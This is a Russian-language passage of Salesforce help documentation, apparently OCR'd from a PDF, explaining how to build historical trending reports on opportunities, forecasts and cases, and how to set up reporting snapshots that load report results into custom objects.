
Архивный отчет позволяет отслеживать ожидаемые продажи компании на предмет активности, необходимой для достижения текущих и будущих запланированных показателей продаж. При необходимости просмотрите надежные или рискованные сделки за последние три месяца либо своевременные или затянувшиеся сделки.

Чтобы просмотреть динамические изменения ожидаемых продаж, рекомендуем сопоставить архивные и текущие значения основных атрибутов возможностей (например, даты, стоимости и статусы). Например, данный сводный отчет позволяет просмотреть стоимости и даты закрытия возможностей, изменившиеся со вчерашнего дня.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.



1. Выберите не более пяти архивных дат для отслеживания ежедневных или еженедельных трендов.
2. Текущие и архивные значения отображаются рядом для удобного сравнения.
3. Измененные даты и стоимости выделяются красным или зеленым цветом.

1. Просмотр динамических изменений ожидаемых продаж

   Чтобы просмотреть изменение общей стоимости ожидаемых продаж относительно вчерашней даты, воспользуйтесь отчетом по архивному трендингу, позволяющему сравнивать две даты.

2. Определение архивных сделок свыше заданного значения

   Например, чтобы просмотреть только сделки со стоимостью более 5 000 рублей без учета возможных изменений на текущую дату, воспользуйтесь отчетом по архивному трендингу, позволяющему отфильтровать все сделки, стоимость которых на вчерашнюю дату не превышала 5 000 рублей.

3. Просмотр затянувшихся сделок

   Чтобы просмотреть только затянувшиеся сделки, воспользуйтесь отчетом по архивному трендингу, позволяющему просматривать сделки, даты закрытия которых перенесены на более позднюю дату.

4. Определение рискованных сделок

   Благодаря анализу архивного трендинга, пользователи могут правильно расставлять свои приоритеты путем быстрого определения сделок, которые могут находиться под угрозой. Например, чтобы просмотреть только сделки, стоимость которых снизилась относительно вчерашней даты, воспользуйтесь отчетом по архивному трендингу, позволяющему просматривать сделки, которые сегодня стоят меньше, чем вчера.

Просмотр динамических изменений ожидаемых продаж

Чтобы просмотреть изменение общей стоимости ожидаемых продаж относительно вчерашней даты, воспользуйтесь отчетом по архивному трендингу, позволяющему сравнивать две даты.

1. Создайте отчет по журналу возможности.
   a. Нажмите кнопку **«Создать отчет...»** на вкладке «Отчеты».
   b. Выберите отчет *«Возможности с архивным трендингом»* в папке **«Выбор типа отчета»** > **«Возможности»**.

      Чтобы посмотреть *«Возможности с архивным трендингом»*, включите функцию «Архивный трендинг для возможностей» в настройке Salesforce. Как включать функцию «Архивный трендинг для возможностей» см. в разделе *«Настройка архивного трендинга»* в справке Salesforce.

   c. Нажмите кнопку **«Создать»**.
2. Выберите значение *«Все возможности»* в раскрывающемся списке «Показать».

   Обратите внимание, что поле «Архивная дата» по умолчанию содержит значение *«Вчера»*, а поле «Стоимость (архивное)» отображает вчерашнюю дату.

   Совет: Значение даты «Вчера» является *скользящим*, то есть соответствует дате, которая соотносится с текущей датой. Так, поле «Стоимость (архивное)» отображает текущую дату при выполнении данного отчета на следующий день.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.


ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и удаления отчетов:

- Создание и настройка отчетов

  И

  Конструктор отчетов



3. Щелкните стрелку в заголовках столбцов «Стоимость (архивное)» и «Стоимость (сегодня)». Выберите пункт *«Резюмировать данное поле...»* и установите флажок *«Сумма»*.
   Общая стоимость отображается внизу каждого столбца.
4. Щелкните стрелку в заголовке столбца «Стоимость» и выберите пункт *«Показать изменения»*.
5. Нажмите кнопку **«Запустить отчет»**.
6. Просмотрите различия между итоговыми значениями столбцов «Стоимость (архивное)» и «Стоимость (сегодня)» в столбце «Изменить».

   Совет: Цветовое кодирование (красный или зеленый) позволяет мгновенно просматривать измененные значения.

Созданный отчет по архивному трендингу позволяет проанализировать изменения ожидаемых продаж.

СМ. ТАКЖЕ:

Отчет «Возможности с архивным трендингом»


Определение архивных сделок свыше заданного значения

Например, чтобы просмотреть только сделки со стоимостью более 5 000 рублей без учета возможных изменений на текущую дату, воспользуйтесь отчетом по архивному трендингу, позволяющему отфильтровать все сделки, стоимость которых на вчерашнюю дату не превышала 5 000 рублей.

1. Создайте отчет по журналу возможности.
   a. Нажмите кнопку **«Создать отчет...»** на вкладке «Отчеты».
   b. Выберите отчет *«Возможности с архивным трендингом»* в папке **«Выбор типа отчета»** > **«Возможности»**.

      Чтобы посмотреть *«Возможности с архивным трендингом»*, включите функцию «Архивный трендинг для возможностей» в настройке Salesforce. Как включать функцию «Архивный трендинг для возможностей» см. в разделе *«Настройка архивного трендинга»* в справке Salesforce.

   c. Нажмите кнопку **«Создать»**.
2. Выберите значение *«Все возможности»* в раскрывающемся списке *«Показать»*.
3. Воспользуйтесь фильтрацией.
   a. Нажмите раскрывающуюся кнопку **«Добавить»** и выберите пункт *«Фильтр архивного поля»*.
   b. Выберите значение «Вчера» для поля «Стоимость (архивное)».
   c. Выберите оператор *«больше»*.
   d. Введите значение *«5 000»* в последнее поле.
   e. Нажмите кнопку **«OK»**.



4. Нажмите кнопку **«Запустить отчет»**.
5. Просмотрите готовый отчет и убедитесь, что стоимость всех сделок, доступных в столбце «Стоимость (архивное)», превышает 5 000 рублей.

Совет: Значения полей «Стоимость», «Дата закрытия» и «Этап» отображаются зеленым или красным цветом, соответствующим направлению изменения. Чтобы изменить цвета на противоположные, щелкните значок стрелки в заголовке столбца.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и удаления отчетов:

- Создание и настройка отчетов

  И

  Конструктор отчетов

Созданный отчет позволяет просмотреть все сделки, стоимость которых на выбранную архивную дату превышала заданное значение.

СМ. ТАКЖЕ:

Отчет «Возможности с архивным трендингом»

Просмотр затянувшихся сделок

Чтобы просмотреть только затянувшиеся сделки, воспользуйтесь отчетом по архивному трендингу, позволяющему просматривать сделки, даты закрытия которых перенесены на более позднюю дату.

1. Создайте отчет по журналу возможности.
   a. Нажмите кнопку **«Создать отчет...»** на вкладке «Отчеты».
   b. Выберите отчет *«Возможности с архивным трендингом»* в папке **«Выбор типа отчета»** > **«Возможности»**.

      Чтобы посмотреть *«Возможности с архивным трендингом»*, включите функцию «Архивный трендинг для возможностей» в настройке Salesforce. Как включать функцию «Архивный трендинг для возможностей» см. в разделе «*Настройка архивного трендинга*» в справке Salesforce.
   c. Нажмите кнопку **«Создать»**.
2. Выберите значение *«Все возможности»* в раскрывающемся списке *«Показать»*.
3. Воспользуйтесь фильтрацией.
   a. Нажмите раскрывающуюся кнопку **«Добавить»** и выберите пункт *«Фильтр архивного поля»*.
   b. Выберите значение «1 февраля 2013 года» для поля «Дата закрытия (архивное)».

      Совет: Чтобы выбрать нужную дату, воспользуйтесь календарем в разделе **«Фиксированный график»**.
   c. Нажмите кнопку **«OK»**.
4. Щелкните стрелку в заголовке столбца «Дата закрытия» и выберите пункт *«Показать изменения»*.
5. Нажмите кнопку **«Запустить отчет»**.
6. Сравните даты в столбцах отчета «Дата закрытия (архивное)» и «Дата закрытия (сегодня)» для каждой сделки.

   Совет: Цветовое кодирование (красный или зеленый) позволяет мгновенно просматривать измененные значения.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и удаления отчетов:

- Создание и настройка отчетов

  И

  Конструктор отчетов

СМ. ТАКЖЕ:

Отчет «Возможности с архивным трендингом»

Определение рискованных сделок

Благодаря анализу архивного трендинга, пользователи могут правильно расставлять свои приоритеты путем быстрого определения сделок, которые могут находиться под угрозой. Например, чтобы просмотреть только сделки, стоимость которых снизилась относительно вчерашней даты, воспользуйтесь отчетом по архивному трендингу, позволяющему просматривать сделки, которые сегодня стоят меньше, чем вчера.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и удаления отчетов:

- Создание и настройка отчетов

  И


  Конструктор отчетов

1. Создайте отчет по журналу возможности.
   a. Нажмите кнопку **«Создать отчет...»** на вкладке «Отчеты».
   b. Выберите отчет *«Возможности с архивным трендингом»* в папке **«Выбор типа отчета»** > **«Возможности»**.

      Чтобы посмотреть *«Возможности с архивным трендингом»*, включите функцию «Архивный трендинг для возможностей» в настройке Salesforce. Как включать функцию «Архивный трендинг для возможностей» см. в разделе *«Настройка архивного трендинга»* в справке Salesforce.

   c. Нажмите кнопку **«Создать»**.
2. Выберите значение *«Все возможности»* в раскрывающемся списке *«Показать»*.
3. Воспользуйтесь фильтрацией.
   a. Нажмите раскрывающуюся кнопку **«Добавить»** и выберите пункт *«Фильтр архивного поля»*.
   b. Выберите поле «Стоимость (архивное)» и оператор «больше».
   c. Задайте последнему полю тип *«Поле»*.

      Данный тип позволяет сопоставлять архивную стоимость с любым значением столбца «Стоимость (сегодня)» вместо заданной стоимости.
   d. Нажмите кнопку **«OK»**.



4. Нажмите кнопку **«Запустить отчет»**.

Созданный отчет позволяет пометить сделки, стоимость которых снизилась относительно вчерашней даты. Обратите внимание, что все результаты в столбце «Стоимость (сегодня)» отображаются красным цветом, соответствующим пониженным значениям.

Совет: Чтобы изменить текущее цветовое кодирование, щелкните стрелку над столбцом «Изменить» и выберите пункт **«Изменить цвета»**.

СМ. ТАКЖЕ:

Отчет «Возможности с архивным трендингом»


Просмотр изменения стоимостей прогноза

Предлагаем создать архивный матричный отчет по стоимостям, использованным участниками рабочей группы для назначения каждой категории прогноза. Изменения данных стоимостей позволяют определять точность составления прогнозов участниками рабочей группы.

Рассмотрим пример ниже.

1. Создайте отчет по журналу прогноза.
   a. Нажмите кнопку **«Создать отчет...»** на вкладке «Отчеты».
   b. Выберите отчет «*Элементы прогнозирования с архивным трендингом*» в папке **«Выбор типа отчета»** > **«Возможности»**. Прежде чем выбрать данный тип отчета, рекомендуем включить архивный трендинг для элементов прогнозирования. При отсутствии данного типа отчета обратитесь к администратору.
   c. Нажмите кнопку **«Создать»**.
2. Выберите значение **«Все элементы прогнозирования»** из раскрывающегося списка **«Показать»** области «Фильтры» и настройте нужные фильтры.
   a. Выберите значение «Дата окончания» из раскрывающегося списка **«Поле даты»**. Выберите значение «Текущий фин. квартал» из раскрывающегося списка **«Диапазон»**. Поля **«С»** и **«По»** автоматически заполняются датами начала и окончания текущего квартала.
   b. Выберите значения «3 мес. назад», «2 мес. назад» и «1 мес. назад» из раскрывающегося меню **«Архивная дата»**. Каждая выбранная дата добавляется в поле.

Выполните фильтрацию архивных данных.



Совет: Чтобы переместить значение «Вчера» в правую часть поля, удалите его и затем выберите данное значение из раскрывающегося меню.

При использовании нескольких типов прогнозов добавьте фильтр для типа прогноза: API-имя для предотвращения отображения дублированных значений в отчете.

3. Выберите нужные данные. В данном случае нас интересует измененная категория и изменение стоимости прогноза.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и удаления отчетов:

- Создание и настройка отчетов

  И

  Конструктор отчетов


a. Замените параметр **«Табличный формат»** параметром **«Матричный формат»** на панели **«Предварительный просмотр»**.

b. Чтобы создать группировку строк, перетащите поле «Ответственный : полное имя» из области «Поля» на панель «Предварительный просмотр».

c. Чтобы создать другую группировку строк, перетащите поле «Категория прогноза» правее поля «Ответственный : полное имя».

d. Перетащите поле «Стоимость прогноза (архивное) » в матрицу панели «Предварительный просмотр» (ниже желтой черты). Установите флажок «Сумма» в диалоговом окне **«Резюмировать»**.

Выберите поля, содержащие нужные данные.



Столбцы отображаются для каждой выбранной архивной даты, содержащей записи.

4. Чтобы просмотреть собранные данные, нажмите кнопку **«Запустить отчет»**. Чтобы продолжить настройку фильтров и полей, нажмите кнопку **«Настроить»**.

5. Чтобы наглядно просмотреть выбранные данные, создайте диаграмму.

   a. Нажмите кнопку **«Добавить диаграмму»** в области «Предварительный просмотр» и щелкните значок линейной диаграммы.

   b. Выберите значение «Стоимость прогноза (архивное) : сумма» из раскрывающегося списка **«Ось Y»** и значение «Дата снимка» из раскрывающегося списка **«Ось X»** на вкладке «Данные диаграммы».

   c. Выберите значение «Категория прогноза» из раскрывающегося списка **«Группировать по»** и установите флажок **«С накоплением»**.

   d. Нажмите кнопки **«OK»** и **«Запустить отчет»**.

6. Нажмите кнопку **«Сохранить как»**. Введите имя отчета, выберите папку и нажмите кнопку **«Сохранить»**.

Отслеживание журнала для обращений

Система позволяет отслеживать действия над обращениями и определять обновления статуса обращения за последние три месяца его жизненного цикла.

1. При оптимизации операций контактного центра рекомендуем наблюдать динамику поля «Статус» для определения обращений, возвращенных в предыдущее состояние. Данный алгоритм позволяет повысить эффективность решения обращений.
2. При необходимости рекомендуем анализировать архивные значения поля «Приоритет» для определения обращений, которые могут быть неправильно классифицированы во время открытия. Выявление частых изменений приоритета может также способствовать повышению эффективности обработки сложных обращений.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и удаления отчетов:

- Создание и настройка отчетов

  И

  Конструктор отчетов

Знакомство с архивным трендингом

Функция архивного трендинга использует специальный тип настраиваемого отчета, предназначенный для определения изменений между пятью датами снимка (например, пять рабочих дней или пять рабочих недель). Наглядное отображение изменений данных поддерживается диаграммами и панелями мониторинга.

По умолчанию функция архивного трендинга доступна организациям, созданным после выпуска Winter'14. Более ранние организации должны активировать данную функцию самостоятельно посредством меню «Настройка».

Система Salesforce сохраняет архивные данные за предыдущие три месяца и текущий месяц. (Фактически, доступный объем архивных данных определяется шаблонами использования и проектирования данных организации.) Система позволяет выбирать не более пяти снимков даты данного диапазона и использовать не более четырех архивных фильтров.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Рекомендуем использовать только дни или недели. Использование более длительных периодов может инициировать истечение срока действия отчетов и их недоступность. Небольшие организации, располагающие несколькими записями, могут создавать архивные тренды по месяцам, однако данная функция не предполагает подобного шаблона использования.

Совет: Кроме того, можно создать и настроить отчеты архивного трендинга с помощью интерфейсов Metadata API и REST API отчетов и панели мониторинга.

Ограничения по архивному трендингу

Система Salesforce применяет некоторые ограничения к архивному трендингу, а именно: период отслеживания данных, количество строк данных, отслеживаемые поля и объекты. Данные ограничения позволяют уточнять наборы данных, сокращая время ожидания результатов отчетов.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

- Система Salesforce сохраняет архивные данные за предыдущие три месяца и текущий месяц.
- Для каждого объекта может сохраняться не более 5 миллионов строк данных архивного трендинга. Сбор архивных данных прекращается при превышении установленного ограничения. При достижении любым объектом 70% от ограничения администратору отправляется первое электронное предупреждение; последующее электронное предупреждение отправляется после превышения установленного ограничения.
- Каждый отчет по архивным трендам может содержать не более 100 полей. При составлении отчетов по возможностям данное количество охватывает стандартные предварительно выбранные поля, которые не могут быть отключены.
- Поля формулы не поддерживаются.
- Фильтры ограничения строк не поддерживаются.
- Сводный отчет не поддерживается.
- Каждый отчет по архивным трендам позволяет выбирать не более пяти архивных дат.
- Каждый отчет по архивным трендам позволяет использовать не более четырех архивных фильтров.
- Поддерживаются следующие типы полей: «Число», «Валюта», «Дата», «Раскрывающийся список» и «Поиск».
- Датированные курсы обмена не поддерживаются. При запуске отчета по архивному трендингу используется последний датированный курс обмена.
- Internet Explorer 6 не поддерживается.
- Вы не можете подписаться на отчеты по архивным трендам.
- Мастер отчетов не поддерживается. Отчеты по архивным трендам могут быть созданы только посредством конструктора отчетов.
- Lightning Experience поддерживает составление отчетов по архивным трендам посредством диаграмм, но не поддерживает табличные представления отчетов по архивным трендам.

Важное замечание: При наличии фильтра данных архивного трендинга, который уже использует поле типа «Раскрывающийся список», рекомендуем избегать изменения его значений. Данное действие может препятствовать эффективному использованию поля при составлении новых архивных отчетов.

Составление отчетов по архивным данным посредством отчетных снимков

Отчетный снимок — средство составления отчетов по архивным данным. Авторизованные пользователи могут сохранять результаты табличных или сводных отчетов в полях настраиваемого объекта, а затем соотносить эти поля с соответствующими полями целевого объекта. Кроме того, они могут планировать время выполнения отчета для загрузки данных отчета в поля настраиваемого объекта. Отчетные снимки позволяют обрабатывать данные отчетов аналогично другими записями Salesforce.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Ниже перечислены действия, доступные пользователям после настройки отчетного снимка.

- Создание и запуск настраиваемых отчетов из целевого объекта.
- Создание панелей мониторинга из исходного отчета.
- Определение списковых представлений для целевого объекта, добавленного на вкладку настраиваемого объекта.

Например, менеджер службы поддержки клиентов может настроить отчетный снимок, который составляет ежедневные отчеты по открытым обращениям, назначенным ему или его рабочей группе, и сохраняет полученные данные в настраиваемом объекте для создания журнала открытых обращений, который может использоваться отчетами для отслеживания текущих тенденций. Затем менеджер службы поддержки клиентов может составить отчет по текущим или динамическим данным, хранящимся в настраиваемом объекте, и использовать полученный отчет в качестве источника для компонента панели мониторинга. Дополнительную информацию об общем количестве отчетных снимков, доступных для создания, см. в разделе «*Ограничения Salesforce*».

1. Подготовка отчетных снимков

   Отчетный снимок может быть настроен при наличии исходного отчета и целевого объекта, содержащего поля для добавления данных исходного отчета.

2. Определение отчетного снимка

   После создания исходного отчета, целевого объекта и полей целевого объекта рекомендуем определить отчетный снимок. Чтобы определить отчетный снимок, укажите его имя и выберите исходный отчет, результаты которого будут загружаться в выбранный целевой объект при выполнении отчетного снимка.

3. Соотнесение полей отчетного снимка

   После создания исходного отчета, целевого объекта, полей целевого объекта и определения отчетного снимка, поля исходного отчета могут быть соотнесены с полями целевого объекта. Соотнесение полей исходного отчета с полями целевого объекта позволяет автоматически загружать соответствующие данные при выполнении отчета.

4. Планирование и выполнение отчетного снимка

   После создания исходного отчета, целевого объекта и полей целевого объекта, определения отчетного снимка и соотнесения его полей, рекомендуем запланировать его выполнение. Отчетный снимок может выполняться ежедневно, еженедельно или ежемесячно, поэтому данные исходного отчета могут загружаться в целевой объект с нужной периодичностью.

5. Управление отчетными снимками

   Пользователь может просматривать сведения, а также редактировать и удалять настроенные отчетные снимки. Введите строку «*Отчетные снимки*» в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт **«Отчетные снимки»**, чтобы открыть страницу «Отчетные снимки», на которой отображается список определенных для организации отчетных снимков.

6. Устранение неполадок отчетных снимков

   Раздел «Журнал выполнения» страницы сведений об отчетном снимке содержит информацию об успешности выполнения отчетного снимка. Ошибка, возникающая во время запланированного выполнения отчетного снимка, регистрируется в столбце «Результат». Чтобы просмотреть сведения о выполнении, щелкните дату и время в столбце «Время начала выполнения».

СМ. ТАКЖЕ:

Создание панели мониторинга Salesforce Classic

Создание настраиваемого отчета в режиме доступности

Подготовка отчетных снимков

Отчетный снимок может быть настроен при наличии исходного отчета и целевого объекта, содержащего поля для добавления данных исходного отчета.

Чтобы настроить отчетный снимок, выполните указанные ниже действия.

1. Создайте настраиваемый отчет, содержащий поля, которые должны быть загружены в целевой объект в качестве записей.
2. Создайте настраиваемый объект, который должен использоваться для хранения записей, загруженных из исходного отчета.
3. Создайте поля целевого объекта, которые должны использоваться для загрузки результатов исходного отчета при выполнении отчетного снимка.

Советы по исходным отчетам для отчетных снимков

- Исходный табличный отчет, сохраненный со скрытыми сведениями, не может быть добавлен в отчетный снимок. Более того, сокрытие сведений исходного табличного отчета, добавленного в отчетный снимок, инициирует ошибку выполнения отчетного снимка. Чтобы гарантировать отсутствие скрытых сведений исходного табличного отчета, откройте отчет, нажмите кнопку **«Показать сведения»** и сохраните отчет. Кнопка **«Показать сведения»** отображается только при наличии скрытых сведений отчета.
- При создании исходного отчета для отчетного снимка рекомендуем запомнить имена полей, добавленных в отчет, так как данные имена могут потребоваться при создании полей целевого объекта, предназначенных для хранения результатов отчета.
- В качестве исходных отчетов могут использоваться любые табличные или сводные отчеты, кроме отчетов по устаревшим прогнозам, отчетов «План и фактические продажи» и «Интересы по источнику». Раскрывающийся список «Исходный отчет» не содержит стандартных отчетов.
- Исходный отчет может содержать не более 100 полей.
- При необходимости удалите расписание выполнения отчетного снимка. Выполнение отчетного снимка не может быть остановлено или приостановлено, а исходный отчет не может быть удален. Чтобы удалить исходный отчет, рекомендуем сначала удалить отчет из отчетного снимка путем изменения отчета в раскрывающемся списке «Исходный отчет».

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, сохранения и планирования отчетного снимка:

- Управление <0>отчетными снимками<1>

Для выполнения отчетного снимка в качестве текущего пользователя и добавления результатов в настраиваемый объект:

- Запуск отчетов

  И

  «Создание» для целевого объекта

- Если столбец «Поля исходного отчета» содержит значение «Нет данных для загрузки», то при выполнении отчетного снимка соответствующее поле столбца «Поля целевого объекта» останется пустым. .
- Если поле целевого объекта и поле исходного отчета используют разные типы данных, то столбец «Поля исходного отчета» отображает поле « (Нет полей с совместимыми типами данных) ».

Советы по целевым объектам для отчетных снимков

Ниже перечислены рекомендации по настройке целевых объектов для отчетных снимков.

- Чтобы предоставить пользователям версий Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition и Developer Edition доступ к полям целевого объекта, воспользуйтесь параметрами безопасности полей.
- Настраиваемый объект, являющийся целевым для отчетного снимка, не может быть удален.
- Поля целевого объекта определяют возможность соотнесения полей. Например, исходный отчет может содержать 10 полей, но, если целевой объект содержит одно поле, то отчетный снимок позволяет соотносить только одно поле.
- Целевой объект может содержать не более 100 полей.
- Целевые объекты не могут содержать правила проверки или использоваться бизнес-правилами.
- Отчетные снимки не могут содержать целевые объекты, инициирующие выполнение кода Apex при создании записей.
- Выполняемый отчетный снимок может добавлять не более 2 000 новых записей в целевой объект. Если исходный отчет создает более 2 000 записей, то связанный список «Сбои строки» отображает сообщение об ошибке для дополнительных записей. Чтобы просмотреть связанный список «Сбои строки», воспользуйтесь разделом «Журнал выполнения» страницы сведений об отчетном снимке.

Советы по отчетным снимкам

- Просмотрите тип лицензии, назначенный пользователю, указанному в поле «Текущий пользователь». Например, если текущему пользователю отчетного снимка назначается лицензия Salesforce, то данный снимок недоступен пользователям с лицензией платформы Force.com Platform или Salesforce Platform One. Если текущему пользователю назначается лицензия платформы Force.com Platform или Salesforce Platform One, то данный отчетный снимок доступен пользователям с лицензией Salesforce. При наличии пользователей с лицензией Force.com Platform или Salesforce Platform One рекомендуем создать отдельный отчетный снимок, где текущему пользователю назначается лицензия Force.com Platform или Salesforce Platform One.
- Соотносимые поля должны использовать совместимые типы данных. Например, поле валюты может быть соотнесено с числовым полем.
- После изменения исходного отчета или целевого объекта отчетного снимка текущие соотнесения полей удаляются при сохранении отчетного снимка. Чтобы просмотреть количество полей резюмирования или целевых полей, воспользуйтесь параметрами «Поля резюмирования в исходном отчете» и «Поля целевого объекта», соответственно.
- При выполнении отчетного снимка данные исходного отчета загружаются в целевой объект только при соотнесении как минимум одного поля исходного отчета с одним полем целевого объекта.
- Определение или удаление отчетного снимка, а также изменение исходного отчета или целевого объекта, отслеживается контрольным журналом настройки организации.
- Раздел «Журнал выполнения» страницы сведений об отчетном снимке отображает сведения о выполнении отчетного снимка. А именно:
  - Дата и время выполнения отчетного снимка
  - Имя исходного отчета, целевого объекта и текущего пользователя
  - Время выполнения отчетного снимка

- Общее количество строк сведений или резюмирования исходного отчета (в зависимости от типа отчета)
- Количество записей, созданных в целевом объекте
- Успешность выполнения отчетного снимка

СМ. ТАКЖЕ:

Составление отчетов по архивным данным посредством отчетных снимков

Создание настраиваемого отчета в режиме доступности

Определение отчетного снимка

После создания исходного отчета, целевого объекта и полей целевого объекта рекомендуем определить отчетный снимок. Чтобы определить отчетный снимок, укажите его имя и выберите исходный отчет, результаты которого будут загружаться в выбранный целевой объект при выполнении отчетного снимка.

1. Введите строку «Отчетные снимки» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Отчетные снимки»**.
2. Нажмите кнопку **«Создать отчетный снимок»**.
3. Введите имя, уникальное имя и описание отчетного снимка.
4. Чтобы выбрать пользователя в поле «Текущий пользователь», щелкните значок поиска.

   Пользователь, указанный в поле «Текущий пользователь», определяет уровень доступа исходного отчета к данным. Таким образом, пропускаются все параметры безопасности, а всем пользователям, которые могут просматривать результаты исходного отчета в целевом объекте, предоставляется доступ к данным, которые, в противном случае, были бы им недоступны.

   Только пользователи с полномочием «Изменение всех данных» могут выбирать других текущих пользователей.

5. Выберите отчет в раскрывающемся списке «Исходный отчет».

   Выбранный отчет определяет результаты, которые должны быть загружены в качестве записей в целевой объект при выполнении отчетного снимка.

   В качестве исходных отчетов могут использоваться любые табличные или сводные отчеты, кроме отчетов по устаревшим прогнозам, отчетов «План и фактические продажи» и «Интересы по источнику». Раскрывающийся список «Исходный отчет» не содержит стандартных отчетов.

6. Выберите настраиваемый объект в раскрывающемся списке «Целевой объект».

   Выбранный настраиваемый объект будет принимать результаты исходного отчета в виде записей при выполнении отчетного снимка.

   Если запись, использованная для отчетного снимка, не имеет связанного типа записи, то тип записи текущего пользователя связывается с отчетным снимком по умолчанию.

7. Чтобы сохранить определение отчетного снимка, нажмите кнопку **«Сохранить»**. Чтобы сохранить отчетный снимок и выполнить соотнесение его полей, нажмите кнопку **«Сохранить и редактировать соотнесения полей»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, сохранения и планирования отчетного снимка:

